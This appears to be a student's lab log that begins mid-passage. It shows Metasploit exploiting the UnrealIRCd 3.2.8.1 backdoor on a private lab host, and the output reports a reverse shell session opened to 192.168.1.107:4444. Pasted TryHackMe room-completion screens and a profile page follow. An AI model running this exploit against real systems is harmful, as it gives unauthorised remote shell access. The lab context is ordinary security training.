| LHOST | 192.168.1.107   | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >

```

Then we run the exploit.

```

View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP handler on 192.168.1.107:4444
[*] 192.168.1.106:6667 - Connected to 192.168.1.106:6667 ...
:irc.foonet.com NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.1.106:6667 - Sending backdoor command...
[*] Command shell session 1 opened (192.168.1.107:4444 -> 192.168.1.106:55862) at 2025-11-15 13:08:55 -0500

```

Topic-3: Solve minimum 5 rooms in TryHackMe



You did it! 🎉 Offensive Security Intro complete!

Points earned

🎯 32

Completed tasks

✅ 4

Room type

👤 Walkthrough

Difficulty

📶 Easy

Streak

🔥 1



83,466 users are actively learning this week



You did it! 🎉 Defensive Security Intro complete!

Points earned

🎯 32

Completed tasks

✅ 4

Room type

👤 Walkthrough

Difficulty

📶 Easy

Streak

🔥 1



83,466 users are actively learning this week



You did it! 🇬🇧 Search Skills complete!

Points earned

 88

Completed tasks

 8

Room type

 Walkthrough

Difficulty

 Easy

Streak

 1



83,466 users are actively learning this week



✓ Woop woop! Your answer is correct

You did it! 🇬🇧 Linux Fundamentals Part 1 complete!

Points earned

 88

Completed tasks

 9

Room type

 Walkthrough

Difficulty

 Info

Streak

 1



83,466 users are actively learning this week



Woop woop! Your answer is correct

You did it! 🇧🇩 Networking Concepts complete!

Points earned
🎯 128

Completed tasks
📋 8

Room type
👤 Walkthrough

Difficulty
📶 Easy

Streak
🔥 1

 83,466 users are actively learning this week



DashboardLearnPracticeCompete

Go Premium1 🔥

S



sumayaakter0821

[0x2][APPRENTICE] 🇧🇩

Add Socials

Get profile badge ID

Share room badges

0 Following0 Followers

Rank
🏆 1173913

Badges
🏆 1

Streak
🔥 1

Completed rooms
📋 5

Completed rooms

Certificates

Skills matrix

Badges

Created rooms

Yearly activity